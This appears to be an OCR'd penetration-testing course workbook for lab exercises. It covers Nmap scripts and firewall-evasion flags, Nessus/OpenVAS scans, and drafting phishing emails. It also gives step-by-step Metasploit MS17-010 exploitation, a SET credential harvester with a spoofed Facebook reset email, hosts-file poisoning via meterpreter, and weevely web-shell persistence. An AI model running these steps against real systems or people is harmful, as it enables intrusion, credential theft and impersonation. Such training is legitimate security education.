
## Directions

Nmap is a powerful tool. The Nmap Scripting Engine (NSE) adds even more efficiency to it.

1. Useful scripts are included with Nmap and can also be found on the internet. Be sure to review the contents of the scripts before using them. Finding new Nmap scripts can be as easy as searching Google for ”nse script nmap -nmap.org” along with some additional key terms.
    a. From your host system, try searching for scripts that match the services already identified in previous scans.
2. New scripts can be installed very easily. You may have located the script located at:
    https://github.com/cldrn/nmap-nse-scripts/blob/master/scripts/...

    If a script is not included in Nmap, we will need to install it. First, find where your scripts are installed. One way is to search your file system for *.nse files. Scripts are commonly located in the folder /usr/share/nmap/scripts or /usr/local/share/nmap/scripts.
    a. All that is typically required is to download a script and copy it into one of the directories above. And if there are libraries that that are required (.lua files), they should be copied to the nselib folder.

3. To run the script using a wildcard or category, run Nmap's script update command.
   **NOTE**: If the full name of the script is specified, the update is not necessary.
4. Locate and run the script that can identify the ms17-010 vulnerability against targets in a list of previously discovered hosts (hosts.txt) and output the results to results.txt. Vulnerable system that are found will be indicated with VULNERABLE.



```
PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:91:2E:37 (VMware)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacry
pt-attacks/
```

5. Locate and run the script that can be used to perform brute-force password auditing against telnet servers using the usernames: admin, root, administrator, student, and telnet. Passive enumeration efforts have indicated bad security practices where users and administrators have used the same password for multiple accounts. And password has been used for a password. Create and use a password file that contains the passwords: password, Password, P@ssw0rd, and PASSWORD.
6. Locate and run the script that will attempt to brute force SMB accounts on the network.
7. Locate and run the script that will enumerate directories on web applications and servers.
8. Locate and run the script that will use SMB to discover the operating system.
9. If you suspect someone is using a sniffer like Wireshark, there is a script to help identify them.
   a. From your Windows 10 VM, run Wireshark and begin capturing packets.
   b. Locate and run the script that checks if a target on a local Ethernet has its network card in promiscuous mode.

### Resources

*Nmap Scripting Engine*
https://nmap.org/book/man-nse.html

### For Further Discussion

Consider the following and discuss as a class:

1. Are there additional scripts you could use to target services identified in previous scans?

### Scenario: Evasion Techniques

Perform suitable Nmap scans designed to evade the basic rules of firewalls or Intrusion detection systems. Assemble results for inclusion in reporting.

### Directions

We've used Nmap for network mapping and port scanning. Now let's look at how Nmap can also be used to test the effectiveness or evade a firewall configuration.

1. A good way to understand how a firewall handles uninvited traffic is by verifying that its filters and rules are working as intended. A common mistake many administrators make when a rule is crated for allowing traffic through a firewall is to trust traffic simply based on the source port number. (ie. FTP from port 20 and DNS replies from port 53).

   Using TCP scans along with a port number and the spoof source port number option (`--source-port or abbreviated just to –g`), we can test whether a firewall allows all traffic through on a particular port.

   The following command will run a TCP SYN scan using a spoofed source port number of 53 and save the output to report.txt.
   ```
   nmap -sS -g 53 -oN report.txt 192.168.229.0/24
   ```
   a. Previously gathered information states that firewalls are allowing traffic from any IP address using port 3425. Locate a device that allows traffic from source port 3425.
2. Nmap can also be used to test a firewall's ability to deal with fragmented traffic. Attackers can split up the TCP header over several packets which makes it harder for packet filters and IDSs to detect the attack. Though packets that are fragmented will not defeat packet filters and firewalls that queue all IP fragments, many devices are found with misconfigurations or queuing disabled by default.
   The `-f` option is used to set a scan to send fragmented IP packets.

By default, Nmap randomizes the port order. In addition to randomizing the order in which hosts are scanned, use the randomize-hosts option (`-rH`). Combining this along with slow timing options will make it much harder for monitoring devices to detect the scan. An example command to test your network defenses could be:

```
nmap -sS --scan-delay 600 -f -rH report.txt
```

**NOTE:** Once you have completed scanning and identified unfiltered ports, work with other team members or defenders to review the firewall's rules to ensure that access to all services is controlled and are performing as intended. After implementing changes, run Nmap again to check that the changes achieve the desired effect.

3. There are several features offered by Nmap which can be used to circumvent a poorly implemented firewall, so play the role of an attacker and try some of these other techniques:
   a. Fragmentation
      i. `nmap -f <ip_addr>`
      ii. `nmap --mtu 8 <ip_addr>.     #may need “send eth” also`
   b. Decoy
      i. `nmap -D RND:10 <ip_addr>`
   c. Zombie or Idle
      i. `nmap -sI <zombie_ip_addr> <target_ip_addr>`
   d. Specify source port
      i. `nmap --source-port <port> <ip_addr>    # see also “-g”`
   e. Specify data length
      i. *`nmap --data-length 25 <ip_addr>`*
   f. Randomize Target scan order
      i. `nmap --randomize-hosts <ip_addr_range>`
   g. Spoof Mac Address
      i. `nmap -sT -PN --spoof-mac <0 | Mac_addr> <ip_addr>`
   h. Spoof IP address
      i. `nmap -sS -S <spoofed_source_ip_addr> <ip_addr> #SYN-ACKs sent back from the target to the spoofed address which doesn’t exist`

i. Sending Bad Checksums
   i. `nmap --badsums <ip_addr>`
j. Firewalk
   iv. `nmap --script=firewalk --traceroute <ip_addr>`

**Resources**

*Firewall/IDS Evasion and Spoofing*

https://nmap.org/book/man-bypass-firewalls-ids.html

# Module 2, Lesson 2 – Vulnerability Scanning

### Introduction

Objectives:

- Conduct active reconnaissance
- Develop mission reports from results of exploitation

This exercise will work through students completing a vulnerability scan using Nessus and OpenVAS. Vulnerability risks to each system will be assessed. Finally, a remediation based on the results of the OpenVAS or Nessus report will be proposed.

### Scenario: Vulnerability Scanning


Complete a vulnerability scan using Nessus and OpenVAS. Assess the vulnerability risks to a system. Propose a remediation based on the results of the OpenVAS or Nessus report.

### Directions

Follow these steps to run a Credentialed Scan using Nessus or OpenVAS.

1. For each Windows system that is scanned, you will need to make these changes. Ensure account being used for the scan is a local administrator. Create an account called “scan” and ensure it is added to the local administrators group.
    a. It is best to create a rule that specifically allows traffic to/from the scanning machine. We will simply Stop/Disable the Windows firewall.
        i. Navigate to Windows Firewall.
        ii. Select Turn Windows Firewall on or off on the left-hand side of the window.
        iii. Select Turn off Windows Firewall (not recommended) for public and private networks.
    b. Ensure that the default administrative shares are enabled.
        i. Open the registry editor, then navigate to: hklm/software/microsoft/windows/CurrentVersion/policies/system
        ii. Create a subkey: LocalAccountTokenFilterPolicy

iii. Enter subkey value: 1



Edit DWORD (32-bit) Value

Value name: LocalAccountTokenFilterPolicy

Value data: 1


Base: (● Hexadecimal) ○ Decimal

| Name | Type | Data |
|---|---|---|
| EnableInstallerDetection | REG_DWORD | 0x00000001 (1) |
| ValidateAdminCodeSignatures | REG_DWORD | 0x00000000 (0) |
| LocalAccountTokenFilterPolicy | REG_DWORD | 0x00000001 (1) |

Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System


c. Ensure the following services are enabled and running.
- Windows Management Instrumentation (WMI)
- Remote Registry
- File & Printer Sharing
  (Control Panel\Network and Internet\Network and Sharing Center\Advanced sharing settings)

2. Nessus is already installed on your Windows 10 VM. Log in to your Windows 10 VM, open a browser and enter https://localhost:8834.
3. Log in to Nessus.
   **Username:** admin
   **Password:** P@ssw0rd
4. After selecting New Scan, take note of the available options related to the different types of scans that Nessus provides.
   a. Select "Basic Network Scan"




5. In the Basic Scan homepage, you will input information specific to the network and/or host you intend to scan.
   a. Give your scan a name and input the value in the "Name" box – remember to name it something that will help you easily identify the scan later.
   b. Give the scan a description that will provide more information about the scan.

c. Leave the Folder settings as they appear.
d. In the targets box, notice the example in grey text. There are several ways to enter IP addresses into the Nessus target field. Pick whichever way you like.
e. Click the "Save" icon. Your scan will appear in My Scans. Select the Launch button to begin the scan.



| Name | Schedule | Last Modified |
|---|---|---|
| Basic Scan | On Demand | N/A |


6. Once the scan has started, you will be directed to the page below.
   a. Click anywhere on the row/line where the scan you just saved is located.



| Name | Schedule | Last Modified |
|---|---|---|
| **Basic Scan** | **On Demand** | **Today at 11:32 AM** |


Notice that the scan is "Running". You can view the status of the scan at any time by clicking on the row.

7. The details of the running scan are displayed like the example below.
   a. Clicking on one of the individual rows, you can learn more information about the vulnerabilities found.



| Host | Vulnerabilities |
|---|---|
| 192.168.229.3 | 3 2 39 |

8. This view provides details about the vulnerabilities and along with the number of times each vulnerability was identified on the host.



Basic Scan / 192.168.229.3
‹ Back to Hosts


Configure

Vulnerabilities 33

Filter | Search Vulnerabilities | 33 Vulnerabilities

| Sev | Name | Family | Count |
|---|---|---|---|
| CRITICAL | MS11-030: Vulnerability in DNS Resoluti... | Windows | 1 |
| CRITICAL | MS15-034: Vulnerability in HTTP.sys Coul... | Windows | 1 |
| CRITICAL | MS17-010: Security Update for Microsoft... | Windows | 1 |
| MEDIUM | MS16-047: Security Update for SAM and... | Windows | 1 |
| MEDIUM | SMB Signing not required | Misc. | 1 |
| INFO | DCE Services Enumeration | Windows | 8 |
| INFO | Nessus SYN scanner | Port scanners | 4 |
| INFO | Microsoft Windows SMB Service Detection | Windows | 2 |
| INFO | Common Platform Enumeration (CPE) | General | 1 |

9. Click on a row to view background information about the vulnerability and mitigations/solutions to remedy the vulnerability.
   a. You will also notice the option to click the links included in the "See Also" section for more information about each vulnerability and remediation options.



Basic Scan / Plugin #82828
‹ Back to Vulnerabilities

Configure

Vulnerabilities 33


CRITICAL MS15-034: Vulnerability in HTTP.sys Could Allow Remote Code E...

**Description**
The version of Windows running on the remote host is affected by an integer overflow condition in the HTTP protocol stack (HTTP.sys) due to improper parsing of crafted HTTP requests. An unauthenticated, remote attacker can exploit this to execute arbitrary code with System privileges.

**Solution**
Microsoft has released a set of patches for Windows 7, 2008 R2, 8, 8.1, 2012, and 2012 R2

**See Also**
https://technet.microsoft.com/en-us/library/security/MS15-034

10. OpenVAS is already installed on your Kali VM. Log in to your Kali VM, open a browser and enter https://localhost:9392.



**NOTE:** If you receive an error stating Unable to Connect, you will need to open a terminal and enter: `openvas-start`

At the Greenbone Security Assistant login page enter the credentials and left click the Login button.
**Username:** admin
**Password:** P@ssw0rd

11. At the Greenbone Security Assistant Main Dashboard hover your mouse over the Scans tab then left click on the Tasks function.
12. At the Tasks Summary page, mouse over the purple wizard icon above the left side of the charts and click Advanced Task Wizard in the menu that appears.
13. At the Task Wizard page:
    a. Fill in the name you would like to use for the task
    b. Select the scan config Full and fast.
    c. Type the IP address or hostname of the device you would like to scan in Target Host. We will use 192.168.229.14.
    d. Select to start the scan immediately
    e. Left click the create button.

14. In the Task Summary page you will see your new task starting up and the task status bar refreshing every 30 seconds.
15. The next steps can be used to conduct a scan using the local administrator account created earlier. In the GSA interface, hover the cursor over the Configuration tab and left click the Credentials function from the drop down list.
16. At the Credentials Management page, left click on the New Credential icon. This can also be accessed from the New Target window when creating Targets.
17. In the New Credential window that appears, enter the desired name for the set of credentials under the Name section.
18. In the Comment section, input any desired description or comment about the credentials.
19. Under Type, click the downward facing arrow next to Username + Password to see all options. The additional options are Username + SSH Key, Client Certificate and SNMP. We will stick with Username + Password.
20. In the Allow insecure use field, ensure the default option of No is selected.
21. In the Auto-generate field, ensure the default option of No is selected.
22. Enter the username and password of the account being used to access the device or devices you will be scanning from step one.
23. Left click the Create button.
24. These same steps can be used to scan any systems in your virtual network. Once you have completed scanning using Nessus and OpenVAS, document your suggested remediation for the systems based on the results of the OpenVAS or Nessus report.

## Resources

*Nessus Documentation*
https://docs.tenable.com/nessus/Content/GettingStarted.htm

*OpenVAS Documentation*
http://www.openvas.org/documentation.html

## For Further Discussion

Consider the following and discuss as a class:

1. What is the difference between credentialed and non-credentialed scans? For more information, review the article located at https://www.tenable.com/blog/when-and-when-not-to-use-credentials-for-nessus-scans
2. How did the Nessus and OpenVAS vulnerability scans compare to the results of previous port scans using Nmap?

## Module 2, Lesson 3 – Drafting a Phishing Email to use with SET

### Introduction

Objectives:

- Identify Cialdini's six "Weapons of Influence"
- Explain how the "Weapons of Influence" can be applied to social engineering
- Compose a phishing email to be used for social engineering, integrating the social engineering strategies reflected in Cialdini's "Weapons of Influence"

In this exercise students will draft a phishing email that employs the concepts learned in today's lecture. Students should gather ideas from other phishing emails and consider how they can persuade the victim to click on the provided link.

### Scenario

As you prepare for a non-participative exercise, you have been tasked with creating an effective phishing email. This is the first time you are writing a phishing email, but you can conduct further research on Google and incorporate Cialdini's six "Weapons of Influence" into your email to encourage desired behaviors.

### Directions

Follow these steps:

1. Review Cialdini's six "Weapons of Influence," which are located in the Decision Making Confidence resource.
2. How might a social engineer misuse Cialdini's lessons? Determine how you might apply the "Weapons of Influence" to your phishing email.
3. Use Google to research and identify examples of effective phishing emails.
4. Locate text from one or more phishing examples that might form a basis for your email.
5. Draft an effective phishing email which incorporates samples of existing phishing emails and principles from the "Weapons of Influence."

## Resources

*Decision Making Confidence: Robert Cialdini's "Weapons of Influence"*
https://www.decision-making-confidence.com/cialdini-influence.html

*Cialdini, R. B. (2009). Influence: Science and practice (Vol. 4). Boston: Pearson education.*

*The History and Evolution of Social Engineering Attacks*
https://commissum.com/blog-articles/the-history-and-evolution-of-social-engineering-attacks#

*91 percent of hacks begin with an email*
https://www.fifthdomain.com/industry/2018/09/14/91-percent-of-hacks-begin-with-an-email/

*The Social-Engineer Toolkit (SET) - TrustedSec*
https://www.trustedsec.com/social-engineer-toolkit-set/

*GitHub - trustedsec/social-engineer-toolkit*
https://github.com/trustedsec/social-engineer-toolkit/

## For Further Discussion

Consider the following and discuss as a class:

1. Have you ever fallen for a phishing email? What was it that "got" you?

## Module 2, Lesson 3 – Using Social Engineering Template to Send Phishing Emails

### Introduction

Objectives:

- Use SET to develop advanced attacks directed at users
- Develop a Threat Emulation Assessment Report (TEAR) for the customer stakeholder

In this exercise, students will use the information and text gathered in Exercise 1 (Drafting a Phishing Email to use with SET) to create a Social Engineering Template and send the email to a victim user. The student will create a TEAR, which will be discussed at the end of the exercise.

### Scenario

You will take the phishing email that you created in Exercise 1 and send it to an adversary's email.

### Directions

Since you have already sent your phishing email, you will now launch a credential harvesting attack.

*Part 1: Prepare Metasploit*

1. Open a terminal in Kali Linux and enter the following commands:

```
# service postgresql start    # starts postgresql database
# msfdb init # creates msf database in /usr/share/metasploit-framework/config
# msfconsole # starts up metasploit
msf > db_status # should get '[*] postgresql connected to msf' response
msf > workspace # list workspaces
msf > workspace -a smb_ms17-010 # sets up workspace for SMB Attack
msf > workspace smb_ms17-010 # move into smb_ms17-010 workspace
```

*Part 2: Setup and Execute Exploit Windows 2008 Server*

2. In the Kali terminal, enter the following commands:

```
msf > search ms17-010 # search Metasploit for relevant exploit modules
msf > use auxiliary/scanner/smb/smb_ms17_010 #checks for vulnerability
msf > show options
msf > set rhosts [target IP] # sets remote host IP
msf > run
```

**Host is vulnerable.**

```
msf > use exploit/windows/smb/ms17_010_psexec # selects exploit module
msf > show options
msf > set rhost [target IP] # sets remote host IP
msf > exploit # exploit
```

**NOTE**: Another way to check for target vulnerability to this exploit using nmap:

```
# nmap --script smb-vuln-ms17-010 -p445 [target IP]
```

*Part 3: SEToolkit – Set up Listener*

3. Open a terminal in Kali.
4. Type '`setoolkit`' at command line to startup.
5. After reading the Terms of Service, agree (assuming that you do) by typing '`y`'.
6. Select option 1: 'Social-Engineering Attacks'.
7. Select option 2: 'Website Attack Vectors'.
8. Select option 3: 'Credential Harvester Attack Method'.
9. Select option 3: 'Custom Import'.
10. 'Enter the IP address for POST back in Harvester/Tabnabbing:' type your Kali IP.
11. 'Path to the website to be cloned:' type '`/root/facebook/`' and hit Enter.
12. Select option 2: 'Copy the entire folder'.
13. 'URL of the website you imported:' type '`http://www.facebook.com`' and hit Enter.
14. Credential Harvest listener will now be started.

**NOTE:** To expedite the exercise, we have provided for the downloaded facebook.com page for you. Create the /root/facebook folder and move into the /root folder.

*Part 4: SEToolkit – Send Facebook Email*

15. Open another terminal in Kali.
16. Type '`setoolkit`' at command line to startup.
17. Select option 1: 'Social-Engineering Attacks'.
18. Select option 5: 'Mass Mailer Attack'.
19. Select option 1: 'E-Mail Attack Single Email Address'.
20. 'Send email to:'`user@facebook.com`'.
21. Select option 2: 'Use your own server or open relay'.
22. 'From address (ex:moo@example.com):' type '`customerservice@facebook.com`'.
23. 'The FROM NAME the user will see:' type '`Facebook Customer Service`'.
24. 'Username for open-relay [blank]:' hit Enter selecting the default.
25. 'Password for open-relay [blank]:' hit Enter selecting the default.
26. 'SMTP email server address (ex. smtp.youremailserveryouown.com): type '`smtp.localhost`'

27. 'Port number for the SMTP server [25]:' hit Enter
28. 'Flag this message/s as high priority? [yes|no]:' type `yes`
29. 'Do you want to attach a file - [y/n]:' type 'n'
30. 'Do you want to attach an inline file - [y/n]:' type '`n`'
31. 'Email subject:" type '`Facebook Password Reset`'
32. 'Send the message as html or plain? 'h' or 'p' [p]:' type '`p`'
33. 'Enter the body of the message, type END (capitals) when finished:' cut and paste: line by line the following:

    'Dear user@facebook.com,
    We are writing to inform you that the password for your Facebook account has expired, and as a result, is no longer valid.

    This email has been sent to safeguard your Facebook account against any unauthorized activity.  For your online account safety, please visit your account and reset your password.

    Facebook Customer Support'

While this phishing email will not go anywhere after you type 'END' as instructed by setoolkit, we will assume it did for the purposes of the exercise.

*Part 5: DNS Poisoning*

34. Return your attention to Meterpreter shell on the Windows 2008 Server
    ```
    meterpreter > cd C:\\windows\\system32\\drivers\\etc\\
    meterpreter > ls
    meterpreter > edit hosts
    ```
35. (You will now be in a Vim Editor.) Arrow down to the second 'localhost' entry arrow to the right until you get to the end of the 'localhost' line (your cursor will be blinking on the 't').
36. Press the letter '`i`' to enter the 'input' mode, hit the right arrow once, and hit Enter.
37. Type the [Kali IP], then space bar until your cursor is directly below the 'l' of localhost.
38. Type '`facebook.com`'.
39. Hit the Esc button, then the ':' button.
40. Type '`wq!`' and hit Enter.

*Part 6: Credential Harvesting Exploit Succeeds*

41. Hit the "I Believe" button and take on the role of a user on the Windows 2008 Server box. You have received an email from Facebook saying that you need to update your credentials.  Sadly, you have not taken your 'Phishing Avoidance' class, and since the email is not asking you to click on a link, you decide to go to Facebook and find out if anything is awry with the account.
42. Open a Browser on the Windows 2008 Server.
43. Type '`facebook.com`' into the browser.
44. Enter your credentials.

*Part 7: Develop and Present a TEAR*

45. Create a Threat Emulation Assessment Report. (You may use the Threat Emulation Assessment Report template for guidance. Feel free to make modifications to the template as needed.)
46. Present your findings to the class.

### Resources

*Offensive Security*
https://www.offensive-security.com/

### For Further Discussion

Consider the following and discuss as a class:

47. What other modifications could we use to ensure a successful credential harvesting attack?
48. What indicators noticed by the user might throw off the attack?

## Module 2, Lesson 3 – Web Shell Enumeration and Persistence

### Introduction

Objectives:

- Use a web shell to enumerate and maintain access to a web server
- Develop a Threat Emulation Assessment Report (TEAR) for the customer stakeholder

In this exercise, the student will upload and utilize a web shell to enumerate a web server, creating a backdoor for future access. The student will create a TEAR, which will be discussed at the end of the exercise.

### Scenario


Threat actors like APT32, Deep Panda, OilRig, and Dragonfly 2.0 have used web shells to maintain access to victim websites. You will now use web shells to gain persistence on a server, enumerate the system, and ensure that you can return to the server later. As you move through this scenario, document all your findings for your mission report. You will use this information to create a TEAR.

### Directions

Upload a password protected weevely web shell to a server. Name your web shell file carefully because camouflage is important. Once you have uploaded the web shell, access the server from a browser using the web shell, enumerate the host, and document your findings.

1. Open a Kali terminal and type the following commands:
   ```
   # weevely generate [password] /root/[web shell name].php
   ```
2. Open a Firefox browser and enter '[server IP]/mutillidae' in the address bar, which will bring you to the "OWASP Mutillidae II: Keep Calm and Pwn On" web page.

3. With your mouse, click on “OWASP 2017,” then hover over “A6 – Security Misconfiguration,” then click on “Unrestricted File Upload.”


Mozilla Firefox
172.16.4.156/mutillidae/
OWASP Mutillidae II: Keep Calm and Pwn On
Version: 2.7.9 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In
OWASP 2017
A6 - Security Misconfiguration
Unrestricted File Upload
172.16.4.156/mutillidae/index.php?page=upload-file.php

4. Browse to the web shell location and upload it to the server.
   **NOTE:** when you get a black screen that’s a good thing.
5. Open a new terminal on Kali and type the following command to confirm persistence:
   ```
   # weevely http://[server IP]/mutillidae/[web shell
   name].php [password]
   ```
